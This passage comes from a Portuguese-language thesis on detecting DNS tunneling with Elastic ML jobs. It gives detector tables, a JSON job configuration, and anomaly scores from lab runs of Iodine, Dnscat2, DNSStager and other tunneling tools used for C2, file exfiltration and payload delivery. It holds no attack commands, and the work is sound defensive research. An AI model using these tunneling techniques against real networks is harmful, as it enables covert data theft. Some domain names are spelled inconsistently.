Os parâmetros identificadores, Capítulo 3.3, foram combinados a contadores estatísticos como: elevado, máximo, médio e baixo para isolar situações anômalas. Foram adicionadas variáveis influenciadoras, ou seja, que possuem fortes indícios de influência nos dados, para criação de métodos de detecção (ELK jobs). Os jobs foram classificados como Fluxo DNS, com influência de endereço IP e eTLD+1, Tabela 4.1 e Pacote DNS sobre a influência de eTLD+1 e TLD, Tabela 4.2.

Tabela 4.1: Fluxo DNS por endereço IP e por eTLD+1

Fluxo DNS por IP de destino		Fluxo DNS por eTLD+1	
Parâmetro	Detector	Parâmetro	Detector
F1	high_count(destination.address)	F9	max(event.duration)
F2	high_mean(network.bytes)	F10	max (bytes_in)
F3	high_mean(network.packets)	F11	max (bytes_out)
F4	high_mean(source.bytes)		
F5	distinct_count(destination.port)		
F6	distinct_count(related.ip)		
F7	distinct_count(source.address)		
F8	distinct_count(source.port)		

Tabela 4.2: Pacotes DNS por eTLD+1 e por TLD

Pacotes DNS por eTLD+1		Pacotes DNS por TLD	
Parâmetro	Detector	Parâmetro	Detector
F12	high_count	F21	high_count
F13	distinct_count (dns.question.name)	F22	distinct_count (dns.question.name)
F14	distinct_count (dns.question.subdomain)	F23	distinct_count (dns.question.subdomain)
F15	distinct_count (dns.id)	F24	distinct_count (dns.question.type)
F16	high_mean (dns.answers_count)	F25	distinct_count (dns.id)
F17	low_mean (dns.answers.ttl)	F26	high_mean (dns.answers_count)
F18	distinct_count(dns.answers.name)	F27	high_mean (dns.answers.data)
F19	distinct_count(dns.answers.type)	F28	low_mean (dns.answers.ttl)
F20	high_mean (dns.opt.udp_size)	F29	distinct_count(dns.answers.name)
		F30	distinct_count(dns.answers.type)
		F31	high_mean (dns.opt.udp_size)

Os parâmetros extraídos dos dados originais, provenientes da indexação de campos de fluxo e pacotes DNS, foram codificados em JSON resultando em *jobs* para utilização pelo modelo de machine learning Population da Elastic Stack. Como exemplo, temos o código de um dos jobs de fluxo DNS. No Apêndice II, é possível consultar os códigos de todos os jobs representantes dos detectores enumerados neste estudo.

O código em JSON define estruturas como o identificador do job "flow1", *bucket_span* de 15 minutos, para consolidação da análise e definição de um padrão comportamental, funções representando os contadores estatísticos, *filed_name* para os índices e *over_field_names* para definição da variável influenciadora na dimensão analisada.


```

1 {
2   "job_id": "flow1",
3   "description": "",
4   "groups": [
5     "mestrado"
6   ],
7   "analysis_config": {
8     "bucket_span": "15m",
9     "detectors": [
10      {
11        "function": "high_count",
12        "over_field_name": "destination.ip"
13      },
14      {
15        "function": "max",
16        "field_name": "network.bytes",
17        "over_field_name": "destination.ip"
18      },
19      {
20        "function": "max",
21        "field_name": "source.bytes",
22        "over_field_name": "destination.ip"
23      },
24      {
25        "function": "distinct_count",
26        "field_name": "source.port",
27        "over_field_name": "destination.ip"
28      },
29      {
30        "function": "distinct_count",
31        "field_name": "destination.port",
32        "over_field_name": "destination.ip"
33      },
34      {
35        "function": "distinct_count",
36        "field_name": "source.ip",
37        "over_field_name": "destination.ip"
38      }
39    ],
40    "influencers": [
41      "destination.ip",
42      "source.ip"
43    ]
44  },
45  "data_description": {
46    "time_field": "@timestamp"
47  },
48  "custom_settings": {
49    "created_by": "population-wizard"
50  },
51  "analysis_limits": {
52    "model_memory_limit": "66MB"

```

```
53     },
54     "model_plot_config": {
55         "enabled": false,
56         "annotations_enabled": false
57     }
58 }
```

4.3 CENÁRIOS DE ANÁLISES DE RESULTADOS

Para apresentar os resultados, serão trabalhadas visões de acordo com o tipo de parâmetro coletado, fluxos ou pacotes DNS, citando o nível e pontuação de detecção para cada ferramenta de tunelamento testada. De acordo com a solução Elastic, uma pontuação de anomalia acima de 75 já é considerada como crítica, adicionando a cor vermelha aos eventos (valores normalizados de 0 a 100, conforme descrito na Subseção 2.1.7). Ao analisar os resultados, pressupõe-se que os eventos de tunelamento DNS neste estudo, quando detectados, são necessariamente maliciosos, visto que não representam comportamentos padrão de consultas DNS para navegação e demais aplicações.

Para fins de comparação entre padrões comportamentais, eliminação de falsos positivos e definição da acurácia do modelo, serão consideradas pontuações efetivas para anomalias altamente críticas, aquelas acima de 90 pontos, com objetivo de confirmar os maiores níveis de criticidade para eventos de tunelamento DNS. Sendo assim, serão abordados resultados específicos para cada ferramenta e método malicioso aplicado no laboratório. Esta subdivisão dos resultados visa analisar o alcance do modelo de detecção em situações adversas ou esparsas e a influência de cada detector escolhido na identificação, por ferramenta testada, técnica de ataque utilizada e ação maliciosa implementada.

4.3.1 Cenário 1 - Detecção de Tunelamento DNS para Iodine

Foi estabelecido um túnel C2 com a ferramenta Iodine entre uma máquina cliente Ubuntu 20.0 e o servidor remoto Kali Linux, utilizando o domínio malicioso *t1ns.lsbb.link*. Os parâmetros escolhidos, tanto de pacotes como de fluxos, foram relevantes na determinação da anomalia e identificação do tráfego tunelado DNS (Figura 4.2). O domínio malicioso recebeu as pontuações mais críticas, de 96 a 99, durante os eventos de envio de comandos remotos e estabelecimento do canal.

4.3.1.1 Métodos de detecção de fluxo DNS para Iodine

Analisando a perspectiva dos métodos de fluxo DNS para detecção de tunelamento DNS por Iodine, as consultas DNS foram considerados anômalas e receberam pontuações críticas entre 92 e 94. Houve aumento no número de dados transferidos entre os mesmos IPs de origem e de destino, alta contagem de portas UDP abertas, bem como eventos DNS com mesmos índices identificadores. Tal comportamento indica um fluxo contínuo de comunicação na porta UDP/53.

A Figura 4.3 demonstra, a título de exemplo e não de forma extensiva, os parâmetros de fluxo de




Figura 4.2: Linha do Tempo para Detecção de Anomalia - Iodine

rede mais relevantes para identificação de anomalias comportamentais. O parâmetro *network_bytes* (Figura 4.3c) indicou níveis críticos de transmissão de *bytes* no tráfego para o mesmo domínio atacante, assim como os parâmetros *bytes_in* (Figura 4.3d) e *bytes_out* (Figura 4.3a), reforçaram a transmissão de dados de controles e estabelecimento de canal C2. Houve aumento no número de portas UDP de origem sendo abertas (Figura 4.3b), mostrando elevado número de consultas no período. O parâmetro *event.duration* (Figura 4.3e) não relacionou valores expressivos ou fora do padrão para este evento de tunelamento, por não ter ocorrido transferência de arquivos.

4.3.1.2 Métodos de detecção de pacote DNS para Iodine

Apesar da ferramenta Iodine ter tunelado e transmitido apenas comandos entre o servidor e a máquina afetada, ou seja, comunicação do tipo C2 (dados leves), o número de requisições para o mesmo eTLPD+1 malicioso *lsbb.link* é relativamente alto, resultando em índices eficientes para detecção de anomalias com pontuações mais elevadas que a perspectiva de fluxo, entre 96 e 99. Através dos métodos de detecção de pacotes DNS, é possível ter acesso à carga útil dos pacotes em trânsito e trabalhar com informações de domínio e subdomínios requisitados, além de possíveis dados inseridos nos campos RRs. Poder analisar informações características da comunicação do protocolo DNS foram responsáveis pela elevação dos índices de acurácia do modelo de detecção.

Novamente como exemplo, temos os parâmetros de pacotes DNS relevantes durante os altos índices de consultas para o subdomínio *t1ns.lsb.link* (Figura 4.4). A contabilização de grandes pacotes UDP (em *bytes*) se mostraram elevados, indicados pelo parâmetro *dns.opt.udp_size* (Figura 4.4a), pelo carregamento de dados que preencheram os tamanhos máximos dos pacotes DNS. Da mesma forma, elevação no número de respostas às consultas, tanto para o subdomínio atacante (Figura 4.4b) e (Figura 4.4d) quanto para seu eTLD+1 *lsbb.link* (Figura 4.4e). O incremento nos campos *dns.ip* demonstra elevado índice de consultas DNS (Figura 4.4c) e, por fim, a contabilização elevada de consultas para o subdomínio *t1ns.lsb.link*



Figura 4.3: Parâmetros de Fluxo para Detecção de Anomalia - Iodine

(Figura 4.4f).

4.3.2 Cenário 2 - Detecção de Tunelamento DNS para Dnscat2

Foi estabelecido um túnel DNS com a ferramenta Dnscat2 para exfiltração de dados entre uma máquina cliente Ubuntu 20.0 e o servidor remoto Kali Linux. Uma sessão SSH foi realizada, onde era possível percorrer pastas e documentos internos, além de obter controle remoto da máquina atacada e realizar transferência de arquivos pelo túnel. (Figura 4.5). Os detectores ativados simultaneamente resultaram em pontuações de criticidade elevadas de 99.


4.3.2.1 Métodos de detecção de fluxo DNS para Dnscat2

Para o Dnscat2, prevaleceram as mesmas características influenciadoras para Iodine, porém as transferências de dados aumentaram o desvio da anomalia pela quantidade de bytes em trânsito, tanto de entrada quanto de saída, resultando em eventos mais decisivos para identificação da ameaça (pontuação 96). O tráfego intenso e frequente de comunicação entre as mesmas máquinas relacionadas representou forte indicativo de anormalidade para as variáveis de metadados de fluxo.


Os parâmetros de fluxo influenciaram na detecção para a ferramenta Dnscat2, também identificando consultas anormais para o domínio *t1ns.lsbblink* (Figura 4.6). Semelhante aos resultados para Iodine,




(a) Parâmetro dns.opt.udp_size




(b) Parâmetro dns.answers_count




(c) Parâmetro dns.id



(d) Parâmetro dns.answers_count



(e) Parâmetro dns.answers_count



(f) Parâmetro dns.question.name

Figura 4.4: Parâmetros de Pacote para Detecção de Anomalia - Iodine

network_bytes (Figura 4.6a), *bytes_out* (Figura 4.6c), *bytes_in* (Figura 4.6b) indicaram níveis críticos de tráfego em *bytes* para o domínio atacante. O aumento de portas UDP de origem sendo abertas demonstram elevado número de consultas no período (Figura 4.6d). O parâmetro *event.duration* (Figura 4.6e), para o Dnscat2, foi relevante e classificou como anomalia os valores de duração dos eventos DNS pela transferência de arquivos leves.




Figura 4.5: Linha do Tempo para Detecção de Anomalia - Dnscat2




Figura 4.7: Parâmetros de Pacote para Detecção de Anomalia - Dnscat2

4.3.3 Métodos de detecção de pacote DNS para Dnscat2

O teste com Dnscat2 para exfiltração de um arquivo da máquina cliente *password.txt* visou simular o roubo de informações sigilosas, porém leves (100kB). Tal situação demonstrou a detecção do modelo em situações mais desafiadoras, diminuindo o tamanho do arquivo em trânsito. A ferramenta também tem seu funcionamento baseado na administração de domínios maliciosos na Internet durante o ataque, gerando assim altos índices de acurácia, com pontuação de 99.

Os parâmetros de pacotes novamente foram efetivos na identificação de altos índices de consultas para o subdomínio *t1ns.lsbb.link* (Figura 4.7). A contabilização de grandes pacotes UDP (em *bytes*) foi



Figura 4.6: Parâmetros de Fluxo para Detecção de Anomalia - Dnscat2

elevada, parâmetro *dns.opt.udp_size* (Figura 4.7a), assim como o número de respostas às consultas para o subdomínio atacante *dns.answers_count* (Figura 4.7b). O incremento nos campos *dns.ip* demonstra elevado índice de consultas DNS (Figura 4.7d) e o parâmetro *dns.question.name* contabilizou mais de 2.400 acessos para o mesmo subdomínio em poucos minutos (Figura 4.7c).

Especificamente para os testes realizados com Dnscat2, é possível analisar os resultados calculados para o *p-value*, utilizado pelo modelo Population ML para determinação de um comportamento anormal nos dados. As Figuras 4.8a e Figuras 4.8b mostram valores em bytes recebidos e a duração dos eventos DNS, respectivamente, durante um tunelamento por Dnscat2. Estes parâmetros de fluxo indicam as anomalias nos dados sobre uma linha do tempo e as sombras em cinza representam dados normais. Os valores de probabilidade *p-value* foram muito baixos, cerca de $5,56e-36$ para bytes recebidos e $4,07e-9$ para duração do evento, demonstrando anormalidades (em vermelho).




Figura 4.9: Anomalias de pacotes DNS para Dnscat2




Figura 4.8: Anomalias de Fluxo DNS para Dnscat2

A Figura 4.9a demonstra números elevados de dados em bytes nas respostas às consultas, representando uma característica comum das ferramentas de tunelamento DNS. Para transferir toda a informação é necessário dividir os dados em várias requisições, aumentando a contagem de subdomínios para um mesmo TLD. A Figura 4.9b indica valores reduzidos anormais para o parâmetro de TTL nos pacotes DNS, identificando curto prazo de validade das informações para que não sejam guardadas em cache nos servidores resolvidores.

4.3.4 Resultados preliminares para DnsExfiltrator, DNSStager e Flightsim

As ferramentas DnsExfiltrator, DNSStager e Flightsim foram devidamente testadas promovendo tráfego tunelado e gerando anomalias com níveis de criticidade altos, detectados pela solução proposta. Porém, consideramos os resultados a seguir como preliminares, tanto por terem sido testados em apenas 1 ou 2 eventos esparsos, quanto pela quantidade reduzida de consultas e tráfego gerado na rede. Estas ferramentas também tiveram a função de explorar situações mais adversas, fugindo ao padrão de ferramentas mais clássicas para tunelamento DNS (Iodine e Dnscat2), como por exemplo, não utilização de domínio no tráfego UDP/53, infiltração de código na máquina invadida e consultas para verificação de túnel C2, discretas e silenciosas com requisições DNS reduzidas.

4.3.4.1 Detecção de Tunelamento DNS - DnsExfiltrator

O DnsExfiltrator possui módulo cliente, arquivo executável, que foi instalado em uma máquina Windows Desktop 10 e o módulo servidor no Kali Linux. O processo para estabelecer o túnel solicita o IP do servidor remoto, além do domínio atacante. Tal característica fez com que as consultas DNS fossem enviadas diretamente entre a máquina de origem e o servidor, não gerando consultas recursivas no servidor DNS resolvidor da rede. Sendo assim, as análises focaram nos IPs relacionados no tráfego, identificando diretamente as máquinas com comportamentos anômalos, conforme Figura 4.10.

Como os parâmetros principais são provenientes de sensores que coletam dados nos serviços DNS, houve uma diminuição na eficiência da detecção para o DnsExfiltrator, pela falta de dados sobre o domínio malicioso. Como estratégia de detecção, foram analisados parâmetros de fluxo DNS, provenientes do VPC da rede, para fornecer registros de requisições na porta UDP 53, porém sem informações da carga útil dos pacotes de consultas. Com a perspectiva de tráfego de rede foi possível identificar a anomalia na amostra, pontuando em 92.




Figura 4.10: Linha do Tempo para Detecção de Anomalia - DnsExfiltrator

Em suma, para o DNSExfiltrator, a perspectiva de fluxo DNS foi a única que identificou anomalias, complementando o processo de detecção devido à deficiência de informações dos domínios consultados, basicamente utilizados pelos detectores de pacotes. É de grande valia validar que mesmo sem informações de carga útil dos pacotes relevantes para identificação de tunelamento na rede, a perspectiva de fluxos DNS e de rede fornecem parâmetros para analisar dimensões e variáveis alteradas pelas ferramentas.

4.3.4.2 Detecção de Tunelamento DNS - DNSStager

A ferramenta DNSStager foi testada para infiltrar dados, mais precisamente um arquivo executável, *A2.exe* de 56kB, na memória de uma máquina Windows 10, utilizando tunelamento DNS. O sentido da transmissão dos dados é da máquina atacante para a máquina afetada e esta ferramenta pode ser usada para inserir códigos e programas maliciosos em ataques. Na totalização dos níveis de anomalias, para o DNSStager o modelo pontuou em 95, levando em consideração o uso do mesmo domínio malicioso do laboratório de testes.

Para a ferramenta DNSStager houve alto nível de criticidade pela transferência de dados, com tempo anormal de sessão dos eventos, além das subsequentes consultas DNS entre os mesmos recursos relacionados. Para os detectores de fluxo, o nível de severidade da anomalia pontuou em 92. Os parâmetros de pacotes DNS também foram eficazes na identificação da anomalia, inclusive quando o sentido da comunicação é da rede externa para rede local (*down streaming*). Para os métodos de detecção de pacotes DNS houve elevação na pontuação pelas mesmas características de ferramentas anteriores, principalmente pela transferência de arquivos na comunicação, pontuando em 95.

Além do modelo de detecção proposta ter identificado a atuação da ferramenta DNSStager e suas características específicas, ainda é interessante ressaltar que mesmo utilizando prefixos conhecidos ao subdomínio malicioso como *cloud-srv-*, por exemplo, não há falhas na identificação que poderiam ocorrer em

sistemas que ignoram listas de subdomínios conhecidos e confiáveis. Como a ferramenta permite prefixar qualquer nome, no intuito de confundir controles de segurança, a metodologia proposta foi efetiva para mais uma estratégia de ataque.

4.3.4.3 Detecção de Tunelamento DNS - Flightsim

O utilitário Flightsim, com o objetivo de gerar um número reduzido de consultas para um domínio desconhecido ao algoritmo ML, realizou verificação de status do canal, recebendo uma pontuação crítica. Mesmo com apenas 1 disparo (pontuação 92) e 2 disparos (pontuação 93), o modelo proposto neste estudo identificou a anomalia de forma eficiente, levando em consideração apenas as características dos pacotes em um sistema de processamento em tempo real.

A perspectiva de fluxo não influenciou para o Flightsim, apesar de dois disparos curtos terem sido testados (cerca de 50 consultas para cada disparo). Números reduzidos de consultas são silenciosos e semelhantes a fluxos DNS normais. Assim, de forma complementar, a análise de pacotes foi fundamental para identificação do tunelamento DNS para ferramentas que se propõem apenas a realizar verificações do tipo *heartbeat*.

Apesar da redução da eficiência do modelo, pela não influência dos detectores de fluxo para o Flightsim, as Figuras 4.11a e 4.11b demonstram que, minutos após os dois disparos para subdomínio malicioso *alphasoc.xyz*, o modelo identificou o subdomínio com elevada criticidade, ficando atrás apenas do já conhecido domínio malicioso deste laboratório *lsbb.link*.




Figura 4.11: Criticidade do subdomínio *alphasoc.xyz*

4.4 DISCUSSÕES GERAIS

Os métodos de detecção para tunelamento DNS resultaram em altos níveis de identificação de anomalias. A Figura 4.12 compara as pontuações para cada ferramenta testada, em uma linha do tempo. Domínios que geraram falsos positivos (pontuação acima de 75) como amazonaws.com, akam.net, cloudflare.com, são classificados como conteúdo de armazenamento, serviços hospedados em nuvem, CDN's (Content Delivery Network) e proxies de segurança DNS. Embora o método tenha pontuado eventos legítimos, os domínios maliciosos estão no topo da criticidade.

